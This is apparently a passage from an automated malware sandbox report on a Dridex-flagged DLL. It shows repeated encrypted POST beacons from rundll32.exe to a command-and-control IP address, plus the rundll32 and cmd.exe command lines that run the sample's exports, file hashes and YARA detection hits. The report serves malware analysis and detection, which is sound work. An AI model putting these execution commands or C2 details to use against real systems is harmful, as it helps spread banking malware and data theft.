2021-10-28 02:53:39 UTC	402	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:39 UTC	407	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:39 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.5	50119	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:40 UTC	407	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:40 UTC	407	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:41 UTC	412	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.5	50123	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:42 UTC	412	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:42 UTC	412	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:43 UTC	417	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:43 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.5	50127	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:44 UTC	417	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:44 UTC	417	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:45 UTC	422	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.5	50131	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:46 UTC	422	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:46 UTC	422	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:47 UTC	427	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:47 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.5	50135	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:48 UTC	427	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:48 UTC	427	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:49 UTC	432	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:49 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.5	50139	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:50 UTC	432	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:50 UTC	432	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:51 UTC	437	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.5	50143	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:52 UTC	437	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:52 UTC	437	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:53 UTC	442	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:53 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.5	50147	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:54 UTC	442	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:54 UTC	442	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:55 UTC	447	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:55 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49789	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:17 UTC	44	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:17 UTC	44	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:51:18 UTC	54	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:17 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.5	50151	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:56 UTC	447	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:56 UTC	447	OUT	Data Raw: 44 a4 de cc 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: D&RW=LqDQQa:H}nKIX+t.jB`3kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:57 UTC	452	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.5	50155	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:58 UTC	452	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:58 UTC	452	OUT	Data Raw: 79 e7 fd 16 10 0b 26 a3 52 ba 57 a3 18 3d 4c 97 b5 f8 71 f0 ab fd a2 44 51 16 db c1 8f 51 97 1e f8 a6 b9 61 3a 03 d8 b5 93 f8 f7 b9 81 48 9d 8b ad b0 7d 6e c6 08 4b 49 58 2b d6 0c 74 13 2e a7 6a fd 91 00 42 f7 60 c6 0b ec 8b 33 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: y&RW=LqDQQa:H}nKIX+t.jB`3k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:59 UTC	457	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:59 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5588 Parent PID: 5748

General

Start time:	04:49:53
Start date:	28/10/2021

Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll'
Imagebase:	0x13a0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000002.771060361.000000006EB91000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000003.373914739.00000000016F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

Analysis Process: cmd.exe PID: 2268 Parent PID: 5588

General

Start time:	04:49:54
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll',#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 2036 Parent PID: 5588

General

Start time:	04:49:55
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll,Bluewing
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000003.00000003.323665839.0000000000ED0000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 5584 Parent PID: 2268

General

Start time:	04:49:55
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll',#1
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000004.00000003.326244435.0000000004CB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000004.00000002.772113565.000000006EB91000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

File Created

Analysis Process: rundll32.exe PID: 2888 Parent PID: 5588

General

Start time:	04:50:00
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll,Earth
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000005.00000003.362350456.0000000000CE0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities | Show Windows behavior

Analysis Process: rundll32.exe PID: 6116 Parent PID: 5588

General

Start time:	04:50:11
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.28061.dll,Masterjust
Imagebase:	0x1310000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000007.00000003.370833938.0000000004CA0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis